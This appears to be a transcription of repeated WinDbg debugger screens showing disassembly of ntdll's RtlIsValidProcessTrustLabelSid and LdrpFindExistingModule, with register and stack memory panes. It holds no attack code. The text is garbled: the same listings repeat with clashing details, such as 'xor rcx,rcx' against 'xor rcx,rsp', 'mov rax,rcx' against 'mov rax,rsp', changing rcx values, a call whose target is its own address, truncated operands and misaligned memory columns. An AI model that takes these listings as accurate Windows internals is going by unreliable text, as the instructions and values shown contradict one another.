rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: rbp

Display format: Quad Hex

Virtual	Quad Hex
00000064`16aff928	0000130000000000
00000064`16aff930	000034041ff24e16
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cbcc70d 2bd0

sub	edx, eax
test	edx, edx
jne	ntdll!RtlIsValidProcessTrustLabelSid+0x6
cmp	dword ptr [rcx+8], r8d
je	ntdll!RtlIsValidProcessTrustLabelSid+0x5
mov	al, 1
mov	rcx, qword ptr [rsp+8]
xor	rcx, rsp
call	ntdll!_security_check_cookie (00007ffe`0
add	rsp, 18h
ret	
cmp	dword ptr [rcx+0Ch], r8d
je	ntdll!RtlIsValidProcessTrustLabelSid+0x4
xor	al, al
jmp	ntdll!RtlIsValidProcessTrustLabelSid+0x4
int	3
mov	rax, rsp
mov	qword ptr [rax+8], rbx
mov	qword ptr [rax+10h], rbp
mov	qword ptr [rax+18h], rsi
mov	qword ptr [rax+20h], rdi
push	r14
sub	rsp, 30h
and	qword ptr [r9], 0
mov	rdi, r9
mov	esi, r8d
mov	rbp, rdx
mov	rbx, rcx

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	6416affa10
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: nnn

Display format: Quad Hex

00000064`16aff928	0000130000000000
00000064`16aff930	000034041ff24e16
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cbcc6f5 753c jne ntdll!RtlIsValidProcessTrustLabelSid+0x6

00007ffe`0cbcc6f7 803901 cmp byte ptr [rcx],1

00007ffe`0cbcc6fa 7537 jne ntdll!RtlIsValidProcessTrustLabelSid+0x6

00007ffe`0cbcc6fc 8b5102 mov edx,dword ptr [rcx+2]

00007ffe`0cbcc6ff 412bd0 sub edx,r8d

00007ffe`0cbcc702 750b jne ntdll!RtlIsValidProcessTrustLabelSid+0x3

00007ffe`0cbcc704 0fb75106 movzx edx,word ptr [rcx+6]

00007ffe`0cbcc708 0fb7442404 movzx eax,word ptr [rsp+4]

00007ffe`0cbcc70d 2bd0 sub edx,eax

00007ffe`0cbcc70f 85d2 test edx,edx

00007ffe`0cbcc711 7520 jne ntdll!RtlIsValidProcessTrustLabelSid+0x6

00007ffe`0cbcc713 44394108 cmp dword ptr [rcx+8],r8d

00007ffe`0cbcc717 7414 je ntdll!RtlIsValidProcessTrustLabelSid+0x5

00007ffe`0cbcc719 b001 mov al,1

00007ffe`0cbcc71b 488b4c2408 mov rcx,qword ptr [rsp+8] ss:00000064`16aff9

00007ffe`0cbcc720 4833cc xor rcx,rcx

00007ffe`0cbcc723 e898970400 call ntdll!_security_check_cookie (00007ffe`0

00007ffe`0cbcc728 4883c418 add rsp,18h

00007ffe`0cbcc72c c3 ret

00007ffe`0cbcc72d 4439410c cmp dword ptr [rcx+0Ch],r8d

00007ffe`0cbcc731 74e6 je ntdll!RtlIsValidProcessTrustLabelSid+0x4

00007ffe`0cbcc733 32c0 xor al,al

00007ffe`0cbcc735 ebe4 jmp ntdll!RtlIsValidProcessTrustLabelSid+0x4

00007ffe`0cbcc737 cc int 3

ntdll!LdrpFindExistingModule:

00007ffe`0cbcc738 488bc4 mov rax,rcx

00007ffe`0cbcc73b 48895808 mov qword ptr [rax+8],rbx

00007ffe`0cbcc73f 48896810 mov qword ptr [rax+10h],rbp

00007ffe`0cbcc743 48897018 mov qword ptr [rax+18h],rsi

Registers

Reg	Value
rax	34041ff24e00
rcx	6416affa10
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual	Display format:
00000064`16aff928	Quad Hex
00000064`16aff930	0000130000000000
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cbcc6f7 803901

00007ffe`0cbcc6f7 803901	cmp byte ptr [rcx], 1
00007ffe`0cbcc6fa 7537	jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc 8b5102	mov edx, dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0	sub edx, r8d
00007ffe`0cbcc702 750b	jne ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106	movzx edx, word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404	movzx eax, word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0	sub edx, eax
00007ffe`0cbcc70f 85d2	test edx, edx
00007ffe`0cbcc711 7520	jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc713 44394108	cmp dword ptr [rcx+8], r8d
00007ffe`0cbcc717 7414	je ntdll!RtlIsValidProcessTrustLabelSid+0x5
00007ffe`0cbcc719 b001	mov al, 1
00007ffe`0cbcc71b 488b4c2408	mov rcx, qword ptr [rsp+8]
00007ffe`0cbcc720 4833cc	xor rcx, rsp
00007ffe`0cbcc723 e898970400	call ntdll!_security_check_cookie (00007ffe`0)
00007ffe`0cbcc728 4883c418	add rsp, 18h
00007ffe`0cbcc72c c3	ret
00007ffe`0cbcc72d 4439410c	cmp dword ptr [rcx+0Ch], r8d
00007ffe`0cbcc731 74e6	je ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc733 32c0	xor al, al
00007ffe`0cbcc735 ebe4	jmp ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc737 cc	int 3
ntdll!LdrpFindExistingModule:	
00007ffe`0cbcc738 488bc4	mov rax, rsp
00007ffe`0cbcc73b 48895808	mov qword ptr [rax+8], rbx
00007ffe`0cbcc73f 48896810	mov qword ptr [rax+10h], rbp
00007ffe`0cbcc743 48897018	mov qword ptr [rax+18h], rsi
00007ffe`0cbcc747 48897820	mov qword ptr [rax+20h], rdi

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	34041ff24e16
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: rgn Previous Next

Display format: Quad Hex

Virtual	Quad	Hex
00000064`16aff928	0000130000000000	
00000064`16aff930	000034041ff24e16	
00000064`16aff938	00007ffe0cbcc6d0	
00000064`16aff940	00007ffe0cc2a000	
00000064`16aff948	00007ffe0cc54da3	
00000064`16aff950	00003460095db73e	
00000064`16aff958	00007ffe0cc07eae	
00000064`16aff960	0000000000000000	
00000064`16aff968	0000000000000000	
00000064`16aff970	0000000000000000	
00000064`16aff978	0000000000000000	
00000064`16aff980	0000000000000000	
00000064`16aff988	0000000000000000	

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM



Disassembly

Offset: 00007ffe`0cbcc6f7 803901 cmp byte ptr [rcx], 1
 00007ffe`0cbcc6fa 7537 jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
 00007ffe`0cbcc6fc 8b5102 mov edx, dword ptr [rcx+2]
 00007ffe`0cbcc6ff 412bd0 sub edx, r8d
 00007ffe`0cbcc702 750b jne ntdll!RtlIsValidProcessTrustLabelSid+0x3
 00007ffe`0cbcc704 0fb75106 movzx edx, word ptr [rcx+6]
 00007ffe`0cbcc708 0fb7442404 movzx eax, word ptr [rsp+4]
 00007ffe`0cbcc70d 2bd0 sub edx, eax
 00007ffe`0cbcc70f 85d2 test edx, edx
 00007ffe`0cbcc711 7520 jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
 00007ffe`0cbcc713 44394108 cmp dword ptr [rcx+8], r8d
 00007ffe`0cbcc717 7414 je ntdll!RtlIsValidProcessTrustLabelSid+0x5
 00007ffe`0cbcc719 b001 mov al, 1
 00007ffe`0cbcc71b 488b4c2408 mov rcx, qword ptr [rsp+8]
 00007ffe`0cbcc720 4833cc xor rcx, rsp
 00007ffe`0cbcc723 e898970400 call ntdll!_security_check_cookie (00007ffe`0cbcc723)
 00007ffe`0cbcc728 4883c418 add rsp, 18h
 00007ffe`0cbcc72c c3 ret
 00007ffe`0cbcc72d 4439410c cmp dword ptr [rcx+0Ch], r8d
 00007ffe`0cbcc731 74e6 je ntdll!RtlIsValidProcessTrustLabelSid+0x4
 00007ffe`0cbcc733 32c0 xor al, al
 00007ffe`0cbcc735 ebe4 jmp ntdll!RtlIsValidProcessTrustLabelSid+0x4
 00007ffe`0cbcc737 cc int 3
 ntdll!LdrpFindExistingModule:
 00007ffe`0cbcc738 488bc4 mov rax, rsp
 00007ffe`0cbcc73b 48895808 mov qword ptr [rax+8], rbx
 00007ffe`0cbcc73f 48896810 mov qword ptr [rax+10h], rbp
 00007ffe`0cbcc743 48897018 mov qword ptr [rax+18h], rsi
 00007ffe`0cbcc747 48897820 mov qword ptr [rax+20h], rdi

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	34041ff24e16
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual	Physical	Display format:	Quad	Hex
00000064`16aff928	0000130000000000			
00000064`16aff930	000034041ff24e16			
00000064`16aff938	00007ffe0cbcc6d0			
00000064`16aff940	00007ffe0cc2a000			
00000064`16aff948	00007ffe0cc54da3			
00000064`16aff950	00003460095db73e			
00000064`16aff958	00007ffe0cc07eae			
00000064`16aff960	0000000000000000			
00000064`16aff968	0000000000000000			
00000064`16aff970	0000000000000000			
00000064`16aff978	0000000000000000			
00000064`16aff980	0000000000000000			
00000064`16aff988	0000000000000000			

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cbcc6f7 803901

00007ffe`0cbcc6f7 803901	cmp byte ptr [rcx], 1
00007ffe`0cbcc6fa 7537	jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc 8b5102	mov edx, dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0	sub edx, r8d
00007ffe`0cbcc702 750b	jne ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106	movzx edx, word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404	movzx eax, word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0	sub edx, eax
00007ffe`0cbcc70f 85d2	test edx, edx
00007ffe`0cbcc711 7520	jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc713 44394108	cmp dword ptr [rcx+8], r8d
00007ffe`0cbcc717 7414	je ntdll!RtlIsValidProcessTrustLabelSid+0x5
00007ffe`0cbcc719 b001	mov al, 1
00007ffe`0cbcc71b 488b4c2408	mov rcx, qword ptr [rsp+8]
00007ffe`0cbcc720 4833cc	xor rcx, rsp
00007ffe`0cbcc723 e898970400	call ntdll!_security_check_cookie (00007ffe`0)
00007ffe`0cbcc728 4883c418	add rsp, 18h
00007ffe`0cbcc72c c3	ret
00007ffe`0cbcc72d 4439410c	cmp dword ptr [rcx+0Ch], r8d
00007ffe`0cbcc731 74e6	je ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc733 32c0	xor al, al
00007ffe`0cbcc735 ebe4	jmp ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc737 cc	int 3
ntdll!LdrpFindExistingModule:	
00007ffe`0cbcc738 488bc4	mov rax, rsp
00007ffe`0cbcc73b 48895808	mov qword ptr [rax+8], rbx
00007ffe`0cbcc73f 48896810	mov qword ptr [rax+10h], rbp
00007ffe`0cbcc743 48897018	mov qword ptr [rax+18h], rsi
00007ffe`0cbcc747 48897820	mov qword ptr [rax+20h], rdi

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	34041ff24e16
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: rbp

Display format: Quad Hex

Virtual	Display
00000064`16aff928	0000130000000000
00000064`16aff930	000034041ff24e16
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cbcc6fa 7537

```

00007ffe`0cbcc6fa 7537      jne    ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc 8b5102    mov    edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0    sub    edx,r8d
00007ffe`0cbcc702 750b      jne    ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106   movzx  edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404  movzx  eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0      sub    edx,eax
00007ffe`0cbcc70f 85d2      test   edx,edx
00007ffe`0cbcc711 7520      jne    ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc713 44394108   cmp    dword ptr [rcx+8],r8d
00007ffe`0cbcc717 7414      je     ntdll!RtlIsValidProcessTrustLabelSid+0x5
00007ffe`0cbcc719 b001      mov    al,1
00007ffe`0cbcc71b 488b4c2408  mov    rcx,qword ptr [rsp+8]
00007ffe`0cbcc720 4833cc    xor    rcx,rs
00007ffe`0cbcc723 e898970400  call   ntdll! security check cookie (00007ffe`0
00007ffe`0cbcc728 4883c418   add    rsp,18h
00007ffe`0cbcc72c c3        ret
00007ffe`0cbcc72d 4439410c   cmp    dword ptr [rcx+0Ch],r8d
00007ffe`0cbcc731 74e6      je     ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc733 32c0      xor    al,al
00007ffe`0cbcc735 ebe4      jmp    ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc737 cc        int    3
ntdll!LdrpFindExistingModule:
00007ffe`0cbcc738 488bc4    mov    rax,rs
00007ffe`0cbcc73b 48895808   mov    qword ptr [rax+8],rbx
00007ffe`0cbcc73f 48896810   mov    qword ptr [rax+10h],rbp
00007ffe`0cbcc743 48897018   mov    qword ptr [rax+18h],rsi
00007ffe`0cbcc747 48897820   mov    qword ptr [rax+20h],rdi
00007ffe`0cbcc74b 4156      push   r14

```

Registers

Reg	Value
rax	34041ff24e00
rcx	3460095db73e
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual	Display format:
00000064`16aff928	Quad Hex
00000064`16aff930	0000130000000000
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM



Disassembly

Offset: 00007ffe`0cbcc6fa 7537 jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
 00007ffe`0cbcc6fc 8b5102 mov edx, dword ptr [rcx+2]
 00007ffe`0cbcc6ff 412bd0 sub edx, r8d
 00007ffe`0cbcc702 750b jne ntdll!RtlIsValidProcessTrustLabelSid+0x3
 00007ffe`0cbcc704 0fb75106 movzx edx, word ptr [rcx+6]
 00007ffe`0cbcc708 0fb7442404 movzx eax, word ptr [rsp+4]
 00007ffe`0cbcc70d 2bd0 sub edx, eax
 00007ffe`0cbcc70f 85d2 test edx, edx
 00007ffe`0cbcc711 7520 jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
 00007ffe`0cbcc713 44394108 cmp dword ptr [rcx+8], r8d
 00007ffe`0cbcc717 7414 je ntdll!RtlIsValidProcessTrustLabelSid+0x5
 00007ffe`0cbcc719 b001 mov al, 1
 00007ffe`0cbcc71b 488b4c2408 mov rcx, qword ptr [rsp+8]
 00007ffe`0cbcc720 4833cc xor rcx, rsp
 00007ffe`0cbcc723 e898970400 call ntdll! security_check_cookie (00007ffe`0
 00007ffe`0cbcc728 4883c418 add rsp, 18h
 00007ffe`0cbcc72c c3 ret
 00007ffe`0cbcc72d 4439410c cmp dword ptr [rcx+0Ch], r8d
 00007ffe`0cbcc731 74e6 je ntdll!RtlIsValidProcessTrustLabelSid+0x4
 00007ffe`0cbcc733 32c0 xor al, al
 00007ffe`0cbcc735 ebe4 jmp ntdll!RtlIsValidProcessTrustLabelSid+0x4
 00007ffe`0cbcc737 cc int 3
 ntdll!LdrpFindExistingModule:
 00007ffe`0cbcc738 488bc4 mov rax, rsp
 00007ffe`0cbcc73b 48895808 mov qword ptr [rax+8], rbx
 00007ffe`0cbcc73f 48896810 mov qword ptr [rax+10h], rbp
 00007ffe`0cbcc743 48897018 mov qword ptr [rax+18h], rsi
 00007ffe`0cbcc747 48897820 mov qword ptr [rax+20h], rdi
 00007ffe`0cbcc74b 4156 push r14

Registers

Reg	Value
rax	34041ff24e00
rcx	3460095db73e
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual	Display format:
00000064`16aff928	Quad Hex
00000064`16aff930	0000130000000000
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cbcc6fa 7537

```

00007ffe`0cbcc6fa 7537      jne    ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc 8b5102    mov    edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0    sub    edx,r8d
00007ffe`0cbcc702 750b      jne    ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106   movzx edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404  movzx eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0      sub    edx,eax
00007ffe`0cbcc70f 85d2      test   edx,edx
00007ffe`0cbcc711 7520      jne    ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc713 44394108   cmp    dword ptr [rcx+8],r8d
00007ffe`0cbcc717 7414      je     ntdll!RtlIsValidProcessTrustLabelSid+0x5
00007ffe`0cbcc719 b001      mov    al,1
00007ffe`0cbcc71b 488b4c2408  mov    rcx,qword ptr [rsp+8]
00007ffe`0cbcc720 4833cc    xor    rcx,rs
00007ffe`0cbcc723 e898970400  call   ntdll! security check cookie (00007ffe`0
00007ffe`0cbcc728 4883c418   add    rsp,18h
00007ffe`0cbcc72c c3        ret
00007ffe`0cbcc72d 4439410c   cmp    dword ptr [rcx+0Ch],r8d
00007ffe`0cbcc731 74e6      je     ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc733 32c0      xor    al,al
00007ffe`0cbcc735 ebe4      jmp    ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc737 cc        int    3
ntdll!LdrpFindExistingModule:
00007ffe`0cbcc738 488bc4    mov    rax,rs
00007ffe`0cbcc73b 48895808   mov    qword ptr [rax+8],rbx
00007ffe`0cbcc73f 48896810   mov    qword ptr [rax+10h],rbp
00007ffe`0cbcc743 48897018   mov    qword ptr [rax+18h],rsi
00007ffe`0cbcc747 48897820   mov    qword ptr [rax+20h],rdi
00007ffe`0cbcc74b 4156      push   r14

```

Registers

Reg	Value
rax	34041ff24e00
rcx	3460095db73e
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual	Display format:
00000064`16aff928	Quad Hex
00000064`16aff930	0000130000000000
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cbcc6fc 8b5102

	Reg	Value
rax	34041ff24e00	
rcx	3460095db73e0000	
rdx	0	
rbx	0	
rsp	6416aff928	
rbp	0	
rsi	0	
rdi	0	
r8	0	
r9	6416affa10	

Customize...

Registers

Memory

Virtual: rbp

Display format: Quad Hex

00000064`16aff928 0000130000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000

00007ffe`0cbcc6fc 8b5102

00007ffe`0cbcc6ff 412bd0

00007ffe`0cbcc702 750b

00007ffe`0cbcc704 0fb75106

00007ffe`0cbcc708 0fb7442404

00007ffe`0cbcc70d 2bd0

00007ffe`0cbcc70f 85d2

00007ffe`0cbcc711 7520

00007ffe`0cbcc713 44394108

00007ffe`0cbcc717 7414

00007ffe`0cbcc719 b001

00007ffe`0cbcc71b 488b4c2408

00007ffe`0cbcc720 4833cc

00007ffe`0cbcc723 e898970400

00007ffe`0cbcc728 4883c418

00007ffe`0cbcc72c c3

00007ffe`0cbcc72d 4439410c

00007ffe`0cbcc731 74e6

00007ffe`0cbcc733 32c0

00007ffe`0cbcc735 ebe4

00007ffe`0cbcc737 cc

ntdll!LdrpFindExistingModule:

00007ffe`0cbcc738 488bc4

00007ffe`0cbcc73b 48895808

00007ffe`0cbcc73f 48896810

00007ffe`0cbcc743 48897018

00007ffe`0cbcc747 48897820

00007ffe`0cbcc74b 4156

00007ffe`0cbcc74d 4883ec30

mov edx, dword ptr [rcx+2]

sub edx, r8d

jne ntdll!RtlIsValidProcessTrustLabelSid+0x3

movzx edx, word ptr [rcx+6]

movzx eax, word ptr [rsp+4]

sub edx, eax

test edx, edx

jne ntdll!RtlIsValidProcessTrustLabelSid+0x6

cmp dword ptr [rcx+8], r8d

je ntdll!RtlIsValidProcessTrustLabelSid+0x5

mov al, 1

mov rcx, qword ptr [rsp+8]

xor rcx, rsp

call ntdll! security_check_cookie (00007ffe`0

add rsp, 18h

ret

cmp dword ptr [rcx+0Ch], r8d

je ntdll!RtlIsValidProcessTrustLabelSid+0x4

xor al, al

jmp ntdll!RtlIsValidProcessTrustLabelSid+0x4

int 3

mov rax, rsp

mov qword ptr [rax+8], rbx

mov qword ptr [rax+10h], rbp

mov qword ptr [rax+18h], rsi

mov qword ptr [rax+20h], rdi

push r14

sub rsp, 30h



Disassembly

```

Offset: 00007ffe`0cbcc6fc 8b5102      mov    edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0      sub    edx,r8d
00007ffe`0cbcc702 750b       jne    ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106     movzx  edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404     movzx  eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0       sub    edx,eax
00007ffe`0cbcc70f 85d2       test   edx,edx
00007ffe`0cbcc711 7520       jne    ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc713 44394108     cmp    dword ptr [rcx+8],r8d
00007ffe`0cbcc717 7414       je     ntdll!RtlIsValidProcessTrustLabelSid+0x5
00007ffe`0cbcc719 b001       mov    al,1
00007ffe`0cbcc71b 488b4c2408     mov    rcx,qword ptr [rsp+8]
00007ffe`0cbcc720 4833cc       xor    rcx,rsp
00007ffe`0cbcc723 e898970400     call   ntdll! security_check_cookie (00007ffe`0
00007ffe`0cbcc728 4883c418      add    rsp,18h
00007ffe`0cbcc72c c3         ret
00007ffe`0cbcc72d 4439410c      cmp    dword ptr [rcx+0Ch],r8d
00007ffe`0cbcc731 74e6       je     ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc733 32c0       xor    al,al
00007ffe`0cbcc735 ebe4       jmp    ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc737 cc         int    3
ntdll!LdrpFindExistingModule:
00007ffe`0cbcc738 488bc4      mov    rax,rsp
00007ffe`0cbcc73b 48895808     mov    qword ptr [rax+8],rbx
00007ffe`0cbcc73f 48896810     mov    qword ptr [rax+10h],rbp
00007ffe`0cbcc743 48897018     mov    qword ptr [rax+18h],rsi
00007ffe`0cbcc747 48897820     mov    qword ptr [rax+20h],rdi
00007ffe`0cbcc74b 4156       push   r14
00007ffe`0cbcc74d 4883ec30     sub    rsp,30h

```

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	3460095db73e0000
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual	Display format:	Previous	Next
00000064`16aff928	Quad Hex		
00000064`16aff930	0000130000000000		
00000064`16aff938	00007ffe0cbcc6d0		
00000064`16aff940	00007ffe0cc2a000		
00000064`16aff948	00007ffe0cc54da3		
00000064`16aff950	00003460095db73e		
00000064`16aff958	00007ffe0cc07eae		
00000064`16aff960	0000000000000000		
00000064`16aff968	0000000000000000		
00000064`16aff970	0000000000000000		
00000064`16aff978	0000000000000000		
00000064`16aff980	0000000000000000		
00000064`16aff988	0000000000000000		

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cbcc6fc 8b5102

00007ffe`0cbcc6fc 8b5102	mov	edx, dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0	sub	edx, r8d
00007ffe`0cbcc702 750b	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106	movzx	edx, word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404	movzx	eax, word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0	sub	edx, eax
00007ffe`0cbcc70f 85d2	test	edx, edx
00007ffe`0cbcc711 7520	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc713 44394108	cmp	dword ptr [rcx+8], r8d
00007ffe`0cbcc717 7414	je	ntdll!RtlIsValidProcessTrustLabelSid+0x5
00007ffe`0cbcc719 b001	mov	al, 1
00007ffe`0cbcc71b 488b4c2408	mov	rcx, qword ptr [rsp+8]
00007ffe`0cbcc720 4833cc	xor	rcx, rsp
00007ffe`0cbcc723 e898970400	call	ntdll! security_check_cookie (00007ffe`0
00007ffe`0cbcc728 4883c418	add	rsp, 18h
00007ffe`0cbcc72c c3	ret	
00007ffe`0cbcc72d 4439410c	cmp	dword ptr [rcx+0Ch], r8d
00007ffe`0cbcc731 74e6	je	ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc733 32c0	xor	al, al
00007ffe`0cbcc735 ebe4	jmp	ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc737 cc	int	3
ntdll!LdrpFindExistingModule:		
